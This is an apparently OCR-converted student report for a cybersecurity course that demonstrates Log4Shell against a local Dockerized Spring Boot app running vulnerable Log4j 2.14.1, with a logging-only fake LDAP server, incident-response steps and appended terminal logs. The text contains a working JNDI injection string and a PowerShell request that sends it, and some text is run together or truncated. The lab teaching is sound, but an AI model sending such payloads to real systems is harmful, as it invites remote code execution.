Log4Shell Vulnerability Demonstration and Response Report

Nilansh Upadhyay

May 30, 2025

Course: Cybersecurity Architectures (SEAS 8405 DC8)
Professor: Dr. Mallarapu
Assignment 9: Securing Systems Against Log4Shell Exploits Using Docker and MITRE Frameworks

Contents

1 Introduction

The Log4Shell vulnerability (CVE-2021-44228), disclosed in December 2021, is one of the most critical software vulnerabilities due to its widespread impact and ease of exploitation.

Affecting Apache Log4j 2, a widely used Java logging library, it allows attackers to execute arbitrary code remotely via Java Naming and Directory Interface (JNDI) lookups triggered by malicious input (Apache, 2021). Its simplicity and the vast number of affected systems, from enterprise applications to IoT devices, make it a significant threat.

This report documents a controlled demonstration of the Log4Shell vulnerability using a Dockerized Java web application built with Spring Boot and Log4j 2.14.1. The objectives are to understand the exploit mechanism, simulate an attack safely, and apply mitigation strategies. A fake LDAP server logs JNDI requests without delivering malicious payloads, ensuring safety. The experiment maps to MITRE ATT&CK techniques and uses the MITRE REACT framework for incident response, providing practical insights into vulnerability management.

2 Architecture Overview

This section describes the environment setup for the Log4Shell simulation, designed to mimic a vulnerable system while maintaining safety.

2.1 Components Involved

- **Vulnerable Java Web App**: A Spring Boot application with Log4j 2.14.1, featuringa`/log`endpointthatlogsPOSTrequestpayloadsvia`LogController`.
- **Docker**: TheappiscontainerizedusingDocker, managedby`docker-compose.yml` file that exposes port 8080 and includes `extra_hosts` for LDAP server connectivity.
- **Fake LDAP Server**: A Python script (`ldap_server.py`) using the `ldap3` library, running on port 1116, simulates an attacker-controlled LDAP server to log JNDI lookups.
- **PowerShellCmdlets**: UsedtosendHTTPrequests(e.g., `Invoke-WebRequest`) to simulate attacker input.

2.2 How It Works Together

1. The Spring Boot app runs in a Docker container on port 8080.
2. User input sent to `/log` is logged using Log4j.
3. AmaliciousJNDIpayload(e.g., `${jndi:ldap://host.docker.internal:1116/homew a`) triggers a lookup.
4. The app attempts to contact the fake LDAP server.
5. The server logs the request, confirming the exploit attempt without executing code.

2.3 Architecture Diagram

The architecture diagram (`homework.png`) illustrates:

- An attacker sending a JNDI payload via HTTP POST request.

- The Dockerized Java app processing the request.
- The app initiating a JNDI LDAP connection to the fake server.
- The server logging the connection attempt.See Figure 1 for the exploitation flow.

Figure 1: Log4Shell Exploitation Flow

3 Exploitation Demonstration

This section details the safe simulation of the Log4Shell exploit, including setup, execution, and observations.

3.1 Setting Up the Application

AJavawebapplicationwasdevelopedusingSpringBoot, with`Log4ShellDemoApplication` as the main class and `LogController` handling requests to `/log`. Log4j 2.14.1 was configured in `pom.xml` to ensure vulnerability. The app was containerized using Docker, with `Dockerfile` building a JAR file and `docker-compose.yml` managing deployment. The container was started with:

```
docker-compose up --build
```

Theapplicationlogsareshowninscreenshots/screenshot$_{app}$startup.pngandscreenshots/

A Python-based fake LDAP server (ldap$_{s}$erver.py)wasrunonport1116:

```
python ldap_server.py
```

The server startup is captured in screenshots/screenshot$_{l}$dap$_{s}$tartup.png.

3.3 Simulating the Exploit

The exploit was simulated by sending a JNDI payload using PowerShell:

```
Invoke-WebRequest -Uri http://localhost:8080/log -Method POST -Body
'${jn
```

The application logged the payload, triggering a JNDI lookup to the LDAP server. The request and response are shown in screenshots/screen Application logs (screenshots/screenshot$_{a}$pp$_{l}$ogs.png)showed:User input: ${jndi:ldap://host.docker.internal:1116/homework} The LDAP server logged a connection attempt, confirming the exploit path.

3.5 Safety Consideration

To ensure safety:

- The fake LDAP server only logged requests without delivering payloads.
- No remote code execution was performed.
- The environment was isolated within Docker.

4 IncidentResponseusingMITREREACTFramework

The MITRE REACT framework was applied to simulate incident response.

4.1 Detect (Recognize)

Application logs were inspected: `docker logs <container_name>`

The JNDI payload `${jndi:ldap://host.docker.internal:1116/homework}` indicated a Log4Shell attempt.

4.2 Contain

The container was stopped: `docker-compose down`

Verified with:

```
docker ps -a
```

4.3 Eradicate

Confirmednomaliciousprocessesorpayloadswereexecuted, astheLDAPserver was benign.

4.4 Recover

The application will be rebuilt with mitigations (Log4j 2.17.0, input validation) in Part 2, ensuring safe operation.

4.5 Explain and Document (Triage)

The exploit involved a JNDI lookup triggered by unsanitized input, matching MITRE ATT&CK:

- Tactic: Initial Access (TA0001)
- Technique: Exploit Public-Facing Application (T1190)

5 Screen Recording

A screen recording demonstrates the setup, exploitation, and response. It includes:

- Building the application with `docker-compose up -build`.
- Testing the `/log` endpoint.
- Running `ldap`$_{s}$*erver.py.SendingtheJNDIpayload.*
- Verifying logs.

HW9.mp4

Link:
https://drive.google.com/file/d/1U2UROnZnXtye9ElI9RMnqxwUdVyRn0gU/view?usp=sharing

6 Lessons Learned

- Logging unsanitized input can lead to severe vulnerabilities.
- Input validation is critical for public-facing applications.
- Monitoring logs for JNDI patterns is essential.
- Controlled simulations enhance understanding of exploits.

7 Conclusion & Reflection

This exercise demonstrated the Log4Shell vulnerability's ease of exploitation and the importance of robust defenses. A vulnerable Spring Boot application was exploited using a JNDI payload, with the fake LDAP server logging the attempt. The MITRE REACT framework guided a structured response, highlighting detection, containment, eradication, and recovery. The simulation underscores the need for secure logging practices and proactive incident response.


8 References

- Apache. (2021). ApacheLog4jSecurityVulnerabilities. `https://logging.apache.org/log4j/2.x/security.html`
- MITRE. (2021). ATT&CK Techniques - T1190: Exploit Public-Facing Applica-tion. `https://attack.mitre.org/techniques/T1190/`
- MITRE. (2021). MITRE Engage - Respond (REACT) Framework. `https://engage.mitre.org/`


```
PS C:\Users\vandi\log4shell-homework> docker system prune -f
>> docker builder prune -f
Deleted Images:
untagged: sha256:6bb840ca406e1e53e27f5477e195188e23d5a75833ad6ecfe26e8b1b51a31ae6
deleted: sha256:6bb840ca406e1e53e27f5477e195188e23d5a75833ad6ecfe26e8b1b51a31ae6
deleted: sha256:063289a1495ae61ca182d3209bfb72861372a2554bdd67f6c5200ce81e881d58
untagged: sha256:7a6ba559b71bd5f750354e3a1dd2a1ac537601b5055b02885e99b8b38f249f57
deleted: sha256:7a6ba559b71bd5f750354e3a1dd2a1ac537601b5055b02885e99b8b38f249f57
deleted: sha256:3484df8e8ff0a8a2ed6775855be7721d5440d879def379bb4db8dee5fec6e04e
deleted: sha256:3bfc24c12dc4906cd95eca14a85d8a1b2a6985769f12723f41155f83de4ade1f
untagged: sha256:c74eb8e327fda9c8e177feb961dedfc73d41675f6ccc1dc0fc69f05d0a0ec635
deleted: sha256:c74eb8e327fda9c8e177feb961dedfc73d41675f6ccc1dc0fc69f05d0a0ec635
deleted: sha256:7d5faa9b3c4edd3bcd6cf586f82d9c45e8227b6169e98f9b28021785e273b8aa
untagged: sha256:f120e4d8cd0d2e4edd5b57cf1ae675d7e2f967c875c624c9ada3a460b5320a2d
deleted: sha256:f120e4d8cd0d2e4edd5b57cf1ae675d7e2f967c875c624c9ada3a460b5320a2d
deleted: sha256:2d18117a0410df8ecff173a8094d2438d4157150be65d04cb8defa4e4a1dd4dd
deleted: sha256:64635317c10ce328f37d4e399707d875c75ac9145607e5336412b123f88100ad
deleted: sha256:3086455210f66315118da515341a33a5535ccbf7baee281a7d37be5df1f255b0
untagged: sha256:fc6b0d61a1d4f963841dc49840cbf6745158917b003d4c8163a0ad7e9dfc4495
deleted: sha256:fc6b0d61a1d4f963841dc49840cbf6745158917b003d4c8163a0ad7e9dfc4495
deleted: sha256:e2693fca1dbad5f005ebc526ccb97927bfaa7ad5454c381bf08dca2178d7fe97
untagged: sha256:068dc2466a1d07619a6e4f28e045766e8a010e11715fc82ed33f8fe88b7701d1
deleted: sha256:068dc2466a1d07619a6e4f28e045766e8a010e11715fc82ed33f8fe88b7701d1
deleted: sha256:213ea8d00785bd4cd8045b5914debe5e240aa97c825960f31b94b015773f1930
untagged: sha256:07b48e2cdb2427d3b3b3acaf6dbdd12aa4906a920e761ccf3de4e3cd06a05b3a
deleted: sha256:07b48e2cdb2427d3b3b3acaf6dbdd12aa4906a920e761ccf3de4e3cd06a05b3a
deleted: sha256:f19e6669d8e02efeacf6683761f5c96b1b719620d3c61551c360ca993d37edc6
deleted: sha256:f4707c866642930e002579ea2d22ec861160a8d6d14c9be1f10c3b85bf793321
deleted: sha256:2e9ada9119bde49e58eee9806e14bf6a2f4dd096c5a3c8aa04539beef7c6a28c

Deleted build cache objects:
u5s2r3cc1mw6iczd31bxw5r80
oehu9kbivnbaa4fj06rj24bmf
pxhfavrh8mli77qyb4octd20u

Total reclaimed space: 76.68MB
Total:  0B
PS C:\Users\vandi\log4shell-homework> cd C:\Users\vandi\log4shell-homework
PS C:\Users\vandi\log4shell-homework> dir
```

```
equirement already satisfied: pyasn1>=0.4.6 in c:\python313\lib\site-packages (from ldap3) (0.6.1)

notice] A new release of pip is available: 25.0.1 -> 25.1.1
notice] To update, run: python.exe -m pip install --upgrade pip
S C:\Users\vandi\log4shell-homework> pip show ldap3
ame: ldap3
ersion: 2.9.1
ummary: A strictly RFC 4510 conforming LDAP V3 pure Python client library
ome-page: https://github.com/cannatag/ldap3
uthor: Giovanni Cannata
uthor-email: cannatag@gmail.com
icense: LGPL v3
ocation: C:\Python313\Lib\site-packages
equires: pyasn1
equired-by:
S C:\Users\vandi\log4shell-homework> python --version
ython 3.13.3
S C:\Users\vandi\log4shell-homework> python -m pip install ldap3
equirement already satisfied: ldap3 in c:\python313\lib\site-packages (2.9.1)
equirement already satisfied: pyasn1>=0.4.6 in c:\python313\lib\site-packages (from ldap3) (0.6.1)

notice] A new release of pip is available: 25.0.1 -> 25.1.1
notice] To update, run: python.exe -m pip install --upgrade pip
S C:\Users\vandi\log4shell-homework> docker info
lient:
Version:    28.1.1
Context:    desktop-linux
Debug Mode: false
Plugins:
 ai: Docker AI Agent - Ask Gordon (Docker Inc.)
   Version:  v1.1.7
   Path:     C:\Program Files\Docker\cli-plugins\docker-ai.exe
 buildx: Docker Buildx (Docker Inc.)
   Version:  v0.23.0-desktop.1
   Path:     C:\Program Files\Docker\cli-plugins\docker-buildx.exe
 cloud: Docker Cloud (Docker Inc.)
   Version:  v0.3.0
   Path:     C:\Program Files\Docker\cli-plugins\docker-cloud.exe
 compose: Docker Compose (Docker Inc.)
   Version:  v2.35.1-desktop.1
```

```
Administrator: Windows PowerShell
a----         5/30/2025  10:46 AM            0 homework-9.pdf


S C:\Users\vandi\log4shell-homework> git init
einitialized existing Git repository in C:/Users/vandi/log4shell-homework/.git/
S C:\Users\vandi\log4shell-homework> git remote add origin https://github.com/NilanshUpadhyay/log4shell-homework.git
S C:\Users\vandi\log4shell-homework> git remote -v
rigin  https://github.com/NilanshUpadhyay/log4shell-homework.git (fetch)
rigin  https://github.com/NilanshUpadhyay/log4shell-homework.git (push)
S C:\Users\vandi\log4shell-homework> git add .
S C:\Users\vandi\log4shell-homework> git status
n branch main
hanges to be committed:
 (use "git restore --staged <file>..." to unstage)
       modified:   .gitignore
       modified:   README.md
       modified:   docker-compose.yml
       new file:   homework-9.pdf
       modified:   ldap_server.py
       modified:   pom.xml
       new file:   report.tex
       new file:   src/main/java/com/example/Log4ShellDemoApplication.java
       modified:   src/main/java/com/example/LogController.java

S C:\Users\vandi\log4shell-homework> git commit -m "Initial commit: Add Log4Shell homework files"
main a8401bf] Initial commit: Add Log4Shell homework files
9 files changed, 110 insertions(+), 57 deletions(-)
create mode 100644 homework-9.pdf
create mode 100644 report.tex
create mode 100644 src/main/java/com/example/Log4ShellDemoApplication.java
S C:\Users\vandi\log4shell-homework> git branch -M main
> git push -u origin main
numerating objects: 35, done.
ounting objects: 100% (35/35), done.
elta compression using up to 12 threads
ompressing objects: 100% (25/25), done.
riting objects: 100% (35/35), 6.68 KiB | 360.00 KiB/s, done.
otal 35 (delta 4), reused 0 (delta 0), pack-reused 0 (from 0)
emote: Resolving deltas: 100% (4/4), done.
o https://github.com/NilanshUpadhyay/log4shell-homework.git
```




```
 Service app  Building                                                                    59.9s
---> Removed intermediate container d0a1aa06a2af
---> 7293e1237467
uccessfully built 7293e1237467
uccessfully tagged log4shell-homework-app:latest
ECURITY WARNING: You are building a Docker image from Windows against a non-Windows Docker host. All files and director[+] Running 3/3ild context will have '-rwx
missions. It is recommended to double check and reset permissions f
✔Service app                        Built                                                60.0s
✔app                                Built                                                 0.0s
✔Container log4shell-homework-app-1  Recreated                                            1.2s
ttaching to app-1
pp-1  |
pp-1  |   .   ____          _            __ _ _
pp-1  |  /\\ / ___'_ __ _ _(_)_ __  __ _ \ \ \ \
pp-1  | ( ( )\___ | '_ | '_| | '_ \/ _` | \ \ \ \
pp-1  |  \\/  ___)| |_)| | | | | || (_| |  ) ) ) )
pp-1  |   '  |____| .__|_| |_|_| |_\__, | / / / /
pp-1  |  =========|_|==============|___/=/_/_/_/
pp-1  |  :: Spring Boot ::                (v2.5.5)
pp-1  |
pp-1  | 2025-05-30 14:54:32.176  INFO 1 --- [           main] com.example.Log4ShellDemoApplication     : Starting Log4ShellDemoApplication v0.0.1-SNAPSHOT using
6 on 4a8decb2527c with PID 1 (/app.jar started by root in /app)
pp-1  | 2025-05-30 14:54:32.181  INFO 1 --- [           main] com.example.Log4ShellDemoApplication     : No active profile set, falling back to default profiles:
pp-1  | 2025-05-30 14:54:33.712  INFO 1 --- [           main] o.s.b.w.embedded.tomcat.TomcatWebServer  : Tomcat initialized with port(s): 8080 (http)
pp-1  | 2025-05-30 14:54:33.734  INFO 1 --- [           main] o.apache.catalina.core.StandardService   : Starting service [Tomcat]
pp-1  | 2025-05-30 14:54:33.735  INFO 1 --- [           main] org.apache.catalina.core.StandardEngine  : Starting Servlet engine: [Apache Tomcat/9.0.53]
pp-1  | 2025-05-30 14:54:33.825  INFO 1 --- [           main] o.a.c.c.C.[Tomcat].[localhost].[/]       : Initializing Spring embedded WebApplicationContext
pp-1  | 2025-05-30 14:54:33.826  INFO 1 --- [           main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in
pp-1  | 2025-05-30 14:54:34.342  INFO 1 --- [           main] o.s.b.w.embedded.tomcat.TomcatWebServer  : Tomcat started on port(s): 8080 (http) with context path
pp-1  | 2025-05-30 14:54:34.360  INFO 1 --- [           main] com.example.Log4ShellDemoApplication     : Started Log4ShellDemoApplication in 2.854 seconds (JVM r
3.436)
racefully stopping... (press Ctrl+C again to force)
+] Stopping 1/1
✔Container log4shell-homework-app-1  Stopped

S C:\Users\vandi\log4shell-homework> notepad pom.xml
S C:\Users\vandi\log4shell-homework> netstat -ano | Select-String "8080"
S C:\Users\vandi\log4shell-homework> Stop-Process -Id <PID>
```




```
    Directory: C:\Users\vandi\log4shell-homework


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/29/2025   7:34 PM                dockerignore-for-friend
d-----         5/29/2025   7:10 PM                src
d-----         5/30/2025  10:40 AM                target
-a----         5/29/2025  10:01 PM            287 .dockerignore
-a----         5/30/2025  10:46 AM            167 .gitignore
-a----         5/30/2025  10:44 AM            141 docker-compose.yml
-a----         5/30/2025  10:43 AM            250 Dockerfile
-a----         5/29/2025   7:32 PM            713 dockerignore-for-friend.zip
-a----         5/30/2025  10:46 AM              0 homework-9.pdf
-a----         5/30/2025  10:44 AM            241 ldap_server.py
-a----         5/30/2025  10:44 AM           1658 pom.xml
-a----         5/30/2025  10:40 AM            510 README.md
-a----         5/29/2025  10:11 PM           1612 report.tex


PS C:\Users\vandi\log4shell-homework> $Env:DOCKER_BUILDKIT=0
PS C:\Users\vandi\log4shell-homework> docker-compose up --build
time="2025-05-30T10:53:29-04:00" level=warning msg="C:\\Users\\vandi\\log4shell-homework\\docker-compo
e remove it to avoid potential confusion"
[+] Running 0/1
```